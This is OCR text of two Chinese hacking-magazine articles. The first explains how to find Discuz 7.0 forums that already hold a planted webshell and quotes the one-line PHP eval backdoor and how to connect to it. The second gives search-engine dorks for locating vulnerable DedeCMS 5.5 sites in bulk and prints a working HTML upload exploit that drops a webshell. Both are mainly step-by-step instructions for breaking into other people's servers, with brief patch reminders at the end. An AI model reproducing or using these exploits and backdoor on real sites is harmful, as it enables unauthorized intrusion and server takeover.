


图12

我觉得这次入侵就像跟管理员玩捉迷藏一样，在破解路径时，简直把我弄得团团转。不过管理员允许浏览目录，这个实在是不应该。不然的话，路径猜解可能要花费更多的时间。不过，管理员的一些做法还是很好的，访问目录下的文件以独立域名的形式访问，确实能给破解网站路径带来很大的阻力。但是，我们如果能注意细节，认真观察，事情还是会有转机的。

（文章涉及到的ASP+PHP两用Shell、字符ASCII转换、2008.php收录在光盘中）

文章难易度：★★★

文章阅读点：关于Discuz论坛漏洞的一次“黑”吃“黑”的利用

Discuz7.0之“黑”吃“黑”的入侵

黑色双刃剑

Discuz7.0出来已经有好长时间了，但一直没有公布出什么严重的安全漏洞，直到八月中旬，discuz的admin/style.inc.php才被公布了一个模板自定义变量正则过滤不严的漏洞，这个漏洞导致可以构造非法的数据写入数据库，进而在更新缓存后非法数据写入到style_n.php中，所以通过这个漏洞可以构造一个webshell留在服务器中。但这个漏洞的局限性也非常大，因为只有拥有管理员权限才能进入后台利用。

在Discuz后台有一段连接到http://customer.discuz.net/news.php的代码，这段代码的初衷是用来通知Discuz补丁发布

或者程序更新的，但偏偏在那个过滤不严的漏洞被曝光后，customer.discuz.net这个域名却被人劫持了，原本用于通知的代码被恶意更改成了一段特殊构造的、利用前面曝光的那个过滤不严的漏洞而向数据库中插入webshell的代码，所以凡是在域名被劫持期间访问过后台的Discuz论坛基本上都被种植下了webshell。关于此次事件的官方具体描述大家请到“http://www.discuz.net/viewthread.php?tid=1385006&extra=page%3D1&page=1”查看。

webshell是由style_1.php生成到usergroup_0.php文件中的，既然知道了这些情况，那我们利用起来也就简单了，可以直接使用挖掘鸡搜索“/usergroup_0.php”或“/forumdata/cache/usergroup_0.php”，如图1，当然也可以使用搜索引擎来进行搜索。




图1

我们先来看一下这个usergroup_0.php文件中的内容<?php (substr(md5($_POST['b']),28)=='7aaa') && eval($_POST['a']);?>，呵呵，明眼人一看就明白了吧，典型的一句话木马。直接使用一句话木马的客户端进行连接，连接密码填a就可以了，成功了，显示出了对方服务器的环境变量信息，如图2。





图2

接下来从一句话木马的操作中选择上传文件，然后通过“浏览”在本地找一个大马传上去，如图3，上传成功后大马的具体文件路径就是跟当前一句话木马相同的目录，如图4，最后登录进入木马就行了，如图5，“黑”吃“黑”，就是这么的简单！


图3




图4





图5

虽然这个漏洞在网上已经公布出来一段时间了，但是还有很多站长没有注意！给了很多像我这样的小菜利用的机会，最后再提醒一下各位站长，一定要及时的给你的DZ论坛打上补丁，当然还有仔细检查一下网站中有没有usergroup_0.php文件并记得一定要清除哟！

DEDECMS5.5
最新0DAY漏洞批量拿SHELL



咖啡太狼

DedeCMS最近更新到了5.5版本，虽然在功能和细节上有所改变，但随之而来的安全问题也出现了，下面我们就来看看这次出现问题的地方。

这次出现漏洞的是“include\dialog\”目录下的select_soft_post.php文件，主要是因为其变量$cfg_basedir没有正确初始化，因此我们可以绕过身份认证和系统变量初始化文件，来上传任意文件到指定目录下，换句话就是我们可以直接上传Webshell到指定目录下。

我们来看这个漏洞是如何利用的，首先要确定该网站程序使用的是DEDECMS 5.5版本，其次是网站所在服务器的regis-

ter_globals函数要设置为on状态，只有满足了这两个条件才能成功利用这个漏洞。我们在Google中输入“Powered by DedeCMS V55_GBK”，当然也可以搜索UTF8编码的网站，点击搜索后就会找到很多这样的网站了，如图1。




图1

随便选择一个网站，然后打开漏洞测试代码，具体的代码如下：

```
<html>
<head>
<title>Dedecms v55 RCE Exploit Codz By flyh4t</title>
</head>
<body style='FONT-SIZE: 9pt'>
---------- Dedecms v55 RCE Exploit Codz By flyh4t----------<br /><br />
<form action=http://127.0.0.1/uploads/include/dialog/select_soft_post.php method='POST' enctype='multipart/form-data' name='myform'>
<input type='hidden' name='activepath' value='/data/cache/' />
<input type='hidden' name='cfg_basedir' value='../../' />
<input type='hidden' name='cfg_imgtype' value='php' />
<input type='hidden' name='cfg_not_allowall' value='txt' />
<input type='hidden' name='cfg_softtype' value='php' />
<input type='hidden' name='cfg_mediatype' value='php' />
<input type='hidden' name='f' value='form1.enclosure' />
<input type='hidden' name='job' value='upload' />
<input type='hidden' name='newname' value='fly.php' />
Select U Shell <input type='file' name='uploadfile' size='25' />
<input type='submit' name='sb1' value='确定' />
</form>
<br />It's just a exp for the bug of Dedecms V55...<br />
Need register_globals = on...<br />
Fun the game,get a webshell at /data/cache/fly.php...<br />
</body>
</html>
```

